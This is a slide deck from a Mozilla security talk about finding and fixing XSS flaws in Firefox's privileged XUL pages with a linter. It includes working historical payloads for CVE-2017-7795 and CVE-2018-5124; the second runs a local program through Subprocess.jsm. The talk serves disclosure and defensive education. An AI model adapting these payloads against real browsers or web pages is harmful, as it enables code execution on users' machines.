

moz://a

RCE in Firefox beyond memory corruptions

The Call of XUL'thulhu

AllStars - Amsterdam 2019

Frederik Braun (@freddyb)
Security Engineer

Agenda

0. Prologue

Motivation and “historic” background information

1. Attack Surface

How Web Hacking is Browser Hacking

2. Low-hanging fruits on the Syntax Tree

Using a JavaScript linter to find bugs

3. Vulnerabilities

Showcasing the code

4. Writing the Exploit

Dealing with strict XML parsing and URL encoding

5. A Dark Shadow

Future Work

The background image shows a vast, modern museum hall. The ceiling is a complex, high-arched structure made of glass and steel, with numerous spotlights hanging from it. On the right side, a large, detailed skeleton of a dinosaur, possibly a Tyrannosaurus Rex, is mounted on a raised platform. Several people are visible in the foreground and middle ground, some looking at the dinosaur and others walking. The overall atmosphere is one of a grand, open space dedicated to science and education.

Prologue

XML User Interface Language

also known as XUL

HTML, XML, XHTML and XUL

HTML for the 1990s

XML for data

XHTML for future web pages?

XUL for the future of cross-platform interfaces?




ACT 1

Mapping the Attack Surface

Privileged Contexts

about:preferences



XUL & Privileged Contexts

about:preferences

```
jar:file:///home/freddy/opt/nightly/firefox/browser/omni.ja/chrome/browser/content/browser/preferences/in-content/preferences.xul - Firefox Nightly
jar:file:///home/freddy/opt/nightly/firefox/browser/omni.ja/chrome/browser/content/browser/preferences/in-content/preferences.xul - Firefox Nightly
view-source:about:preferences

1 <?xml version="1.0"?>
2 <!-- This Source Code Form is subject to the terms of the Mozilla Public
3      - License, v. 2.0. If a copy of the MPL was not distributed with this file,
4      - You can obtain one at http://mozilla.org/MPL/2.0/. -->
5
6 <?xml-stylesheet href="chrome://global/skin/global.css"?>
7
8 <?xml-stylesheet href="chrome://browser/skin/preferences/preferences.css"?>
9 <?xml-stylesheet href="chrome://global/skin/in-content/common.css"?>
10 <?xml-stylesheet
11     href="chrome://browser/skin/preferences/in-content/preferences.css"?>
12 <?xml-stylesheet
13     href="chrome://browser/content/preferences/handlers.css"?>
14 <?xml-stylesheet href="chrome://browser/skin/preferences/applications.css"?>
15 <?xml-stylesheet href="chrome://browser/skin/preferences/in-content/search.css"?>
16 <?xml-stylesheet href="chrome://browser/skin/preferences/in-content/containers.css"?>
17 <?xml-stylesheet href="chrome://browser/skin/preferences/in-content/privacy.css"?>
18
19 <!DOCTYPE page>
20
21 <!-- @CSP: The 'oncommand' handler for 'focusSearch1' can not easily be rewritten (see Bug 371900)
22      hence we are allowing the inline handler in the script-src directive using the hash
23      sha512-X8+p/CqXeMdss0oF0f5RV+RpkvnN9pukQ20acGc7LqMgfYlW+LR0WAYT660tSTpFHE/Qgx/ZCBs2RMc4QrA8FQ==
24      Additionally we should remove 'unsafe-inline' from style-src, see Bug 1579160 -->
25 <page xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul"
26       xmlns:html="http://www.w3.org/1999/xhtml"
27       csp="default-src chrome;; script-src chrome: 'sha512-X8+p/CqXeMdss0oF0f5RV+RpkvnN9pukQ20acGc7LqMgfYlW+LR0WAYT660tSTpFHE/Qgx/ZCBs2RMc4QrA8FQ=='
28       role="document"
29       data-l10n-id="pref-page"
30       data-l10n-attrs="title">
31
32 <linkset>
33 <html:link rel="localization" href="branding/brand.ftl"/>
34 <html:link rel="localization" href="browser/branding/brandings.ftl"/>
35 <html:link rel="localization" href="browser/branding/sync-brand.ftl"/>
36 <html:link rel="localization" href="browser/preferences/preferences.ftl"/>
37 <!-- Used by fontbuilder is -->
```


ACT 2

Finding XSS in Privileged Contexts

Finding XSS

Using Search

☐ Case-sensitive
☐ Regexp search

Welcome to Searchfox

[Direct link to mozilla-central](#) | [comm-central](#) | [nss](#) | [WHATWG HTML spec](#)

Searchfox is a source code indexing tool for Mozilla Firefox. It indexes C++, Rust, and JavaScript code. This is the help page for Searchfox. You can contribute to Searchfox! Visit our Github page.

Query Language

Queries entered into the search box use exact string matching. No search operators are supported. Case insensitive matching and regular expression matching can be requested with the check boxes. Path filtering uses globbing. A path matches even if only a substring of the path is matched by the glob. Use the ^ and \$ operators to match the beginning or end of the path. Here are some examples:

test
Find all paths containing the substring "test".

^js/src
Find all paths starting with js/src.

*.cpp
Find all paths containing ".cpp".

*.cpp\$
Find all paths ending with ".cpp".

Finding XSS

Using Search

innerHTML =

☐ Case-sensitive

☐ Regexp search

Number of results: 785 (maximum is 1000)

- Textual Occurrences

 [browser / actors / NetErrorChild.jsm](#)

```
395 es.innerHTML = errWhatToDo.innerHTML;
399 est.innerHTML = errWhatToDoTitle.innerHTML;
447 doc.getElementById("errorShortDescText").innerHTML = desc.innerHTML;
450 es.innerHTML = errWhatToDo.innerHTML;
452 est.innerHTML = errWhatToDoTitle.innerHTML;
541 desc.innerHTML = clockErrDesc.innerHTML;
552 sd.innerHTML = errDesc.innerHTML;
567 sd2.innerHTML = errDesc2.innerHTML;
572 es.innerHTML = errWhatToDo.innerHTML;
```

 [browser / base / content / aboutNetError.js](#)

```
141 document.getElementById("mitmWhatCanYouDoAboutIt3").innerHTML = stsMitmWhatC
193 document.querySelector(".title-text").innerHTML = errTitle.innerHTML;
199 sd.innerHTML = errDesc.innerHTML;
220 ld.innerHTML = errDesc.innerHTML;
```

 [browser / components / newtab / content-src / lib / snippets.js](#)

```
269 snippetsEl.innerHTML = payload;
```

 [browser / components / newtab / data / content / activity-stream.bundle.js](#)

```
785 snippetsEl.innerHTML = payload;
11389 TEMPLATE.innerHTML = str;
```

 [browser / components / newtab / vendor / react-dom-dev.js](#)

```
12825 !(props.dangerouslySetInnerHTML == null) ? invariant_1(false, `dangerouslyS
```

Low-hanging fruits on the Syntax Trees

Esprima Parser Demo

```
foo.innerHTML = evil;
```

```
{
  "type": "Program",
  "body": [
    {
      "type": "ExpressionStatement",
      "expression": {
        "type": "AssignmentExpression",
        "operator": "=",
        "left": {
          "type": "MemberExpression",
          "computed": false,
          "object": {
            "type": "Identifier",
            "name": "foo"
          },
          "property": {
            "type": "Identifier",
            "name": "innerHTML"
          }
        },
        "right": {
          "type": "Identifier",
          "name": "evil"
        }
      }
    }
  ],
  "sourceType": "script"
}
```


DOM XSS Sinks

and where to find them

1. Calls to functions like `eval`, `insertAdjacentHTML`, `document.write`, `document.writeln`
2. Assignments to `outerHTML` or `innerHTML` with `=` or `+=`
3. Perform analysis (next slide) on function parameter (1) or right-hand side (2)

False Positives

1. Allow pure literals (numbers, hardcoded strings)
2. Ignore code in tests/

<https://github.com/mozilla/eslint-plugin-no-unsanitized>

eslint-plugin-no-unsanitized versus mozilla-central

Numbers from Spring 2017

34

linter violations

8

occurrences with
no escaping

2

Actual vulnerabilities
rated sec-critical

The background image shows a large, modern museum interior. A massive dinosaur skeleton, likely a Tyrannosaurus Rex, is the central focus, displayed on a raised platform. The skeleton is composed of many individual bones, showing the skull, spine, and tail. Several people are visible in the foreground and background, some looking at the skeleton and others walking. The interior has a high ceiling with a grid of structural beams and large windows on the left side. The overall lighting is bright, and the colors are somewhat muted, giving it a professional, documentary feel.

ACT 3

The Vulnerability



WIKIPEDIA
The Free Encyclopedia

- Main page
- Contents
- Featured content
- Current events
- Random article
- Donate to Wikipedia
- Wikipedia store
- Interaction
- Help
- About Wikipedia


File Talk

Read View on Commons Edit local description View history

Search Wikipedia

File:Sunflower sky backdrop.jpg

From Wikipedia, the free encyclopedia



File usage Global file usage

Inspector Konsole Debugger Stilbearbeitung

```
+
<ul id="filetoc"></ul>
<div id="file" class="fullImageLink">
  <a href="//upload.wikimedia.org/wikipedia/commons/4/40/Sunflower_sky_backdrop.jpg">
    
  </a>
  <div class="mw-filepage-resolutioninfo"></div>
</div>
```

Analyse Web-Speicher Barrierefreiheit

HTML durchsuchen

Regeln Layout Berechnet Änderungen

```
Stile filtern
Element {
}
.filehistory a img, #file
img: hover {
  background: #fff;
  url(data:image/png;base64,iVBORw0KGgoAA.../oYBhgARgDJjEAAkAAEC99wFuu0VFAAAAE1FTk...);
  repeat;
  background: #fff url(/w/resources...);
}
```

body.mediawiki.ltr.sitedir-ltr.mw-hide-e... > div#content.mw-body > div#bodyContent.mw-body-content > div#mw-content-text > div#file.fullImageLink > a > img >


```
let html = `


</div>`;
// (...)
div.innerHTML = html;


```

The background image shows a large, modern museum interior. A massive dinosaur skeleton, likely a Tyrannosaurus Rex, is the central focus, displayed on a raised platform. The skeleton is composed of many individual bones, showing the skull, spine, and tail. Several people are visible in the foreground and background, some looking at the skeleton and others walking. The ceiling is high and features a complex grid of structural beams and lighting fixtures. Large windows on the left side of the image allow natural light to enter the space. The overall atmosphere is one of a grand, educational institution.

ACT 4

Exploitation



Daniel Veditz [:dveditz] ▾

[Comment 21](#) • 2 years ago



Lowering severity to sec-moderate; it's not critical unless it allows script injection and I keep getting "Unable to run script because scripts are blocked internally"

Keywords: csectype-priv-escalation, sec-critical, wsec-xss → csectype-sop, sec-moderate



Frederik Braun [:freddyb] ▾ (Reporter)

[Comment 22](#) • 2 years ago



I poked a bit again and I did not get further than `<button>i</button>` for various reasons

- the payload is in a URL
- the injection happens through an innerHTML assignment, so `<script>..</script>` won't work
- reading it from the DOM, JavaScript sees the URL with spaces encoded as `%20`, which limits the HTML payload significantly
- finding a way to execute scripts without `<script>` tags and with all spaces encoded as `%20` limits us greatly
- an obvious avenue for attack would be things like `<svg/onload=alert(1)>`
- the current document is an XHTML (XUL) document, that parses way stricter than normal HTML
- despite the well-known XHTML strictness that demands proper quoting and ending tags, it also disallows the trick to replace the space that separates the tag name and the attribute with a forward slash

In summary: I'd be amazed to see if someone else gets any farther.


```
let html = `  
  <div style="flex: 1;  
    display: flex;  
    padding: ${IMAGE_PADDING}px;  
    align-items: center;  
    justify-content: center;  
    min-height: 1px;">  
      
  </div>`;  
// (...)  
div.innerHTML = html;
```

Exploit for Bug 1372112 (CVE-2017-7795)

```
<img src='data:bb' /><img src="x'>
```

Oh Yeah!

sec-critical again



Fixing all of it

Good times



The Aftermath

Preventing this from happening again

Fixed existing violations

- Removed XSS and self-XSS issues,

Linters in source-tree

- It's checked on all commits
- Violations will be backed out

Critical Bugs

A great way to impact coding style guidelines

Except some minor

```
//eslint-disable-next-line no-unsanitized
```


ACT 5

A Dark Shadow

Remember this?

Good times



A group of people are walking along a curved, elevated walkway with a metal railing. The walkway is surrounded by lush tropical vegetation, including large palm trees and other green plants. The scene is brightly lit, suggesting an indoor conservatory or greenhouse environment. The people are dressed in casual attire, and some are looking towards the plants. A large, semi-transparent blue triangle is visible on the right side of the image.

Freddy was careless

Don't be like Freddy.

What is this...

Bug 1432966: Sanitize HTML fragments created for chrome-privileged documents (CVE-2018-5124)

```
// eslint-disable-next-line no-unsanitized/property  
doc.getElementById("...").innerHTML = strings.header;
```

DO NOT BE LIKE FREDDY

```
// eslint-disable-next-line no-unsanitized/property
doc.getElementById("addon-webext-perm-header").innerHTML = strings.header;

// data coming *mostly* from localization-templates
let strings = {
  header: gNavigatorBundle.getFormattedString("webextPerms.header",
[data.name]),
  text:
gNavigatorBundle.getFormattedString("lwthemeInstallRequest.message2",
[uri.host]),
// All goes through _sanitizeTheme(aData, aBaseURI, aLocal)
// (which does not actually sanitize HTML)
```


Exploiting Again

Exploiting is easy

Bug 1432966 / CVE-2018-5124

```
<html:s>XSS HERE</html:s>  
  <html:img onerror='  
    Components.utils.import("resource://gre/modules/Subprocess.jsm");  
    Subprocess.call({ command: "/usr/bin/gnome-calculator"});  
    alert(Components.stack);'  
  src='x' />
```

The background image shows a large, modern museum interior. A massive dinosaur skeleton, likely a Tyrannosaurus Rex, is the central focus, displayed on a raised platform. Several people are visible in the foreground and background, some looking at the skeleton and others walking. The architecture features a high ceiling with a grid of structural beams and large glass windows on the left side. The entire image is overlaid with a semi-transparent blue filter.

Epilogue

How we fixed it

Concerns about getting this fixed too quickly

Concerned about Odaying ourselves

- Shipping a dot-release is causing lots of attention

Disallowing linter exceptions?

- Still points the metaphorical cross-hair

Slow Updates

Exploit is too easy to write.
1-day exploit can still cause a lot of harm

What we ended up shipping

Fixing it - srsly

Changing how we parse HTML

- Sanitize DOM tree for all built-in string-to-HTML parsers (innerHTML and friends) for privileged documents

Re-use existing Sanitizer

- Battle-tested and used in Thunderbird HTML email support

Follow-up Fixes

- Added sanitizing not just for scripts, but also forms (i.e., navigations) and form elements
- Added a strict Content Security Policy (CSP) to all privileged pages.

The End?
You decide.

moz://a

Thank You

Exploitation and Remediation were achieved with the support of various people. Thanks to, security folks, Firefox engineers, release engineers, QA testers. *Especially* to Johnathan Kingston (co-maintainer of the eslint plugin), Johann Hofmann, who found the bad 0day in 2018 and helped testing, shaping of and arguing for an unscheduled release of Firefox.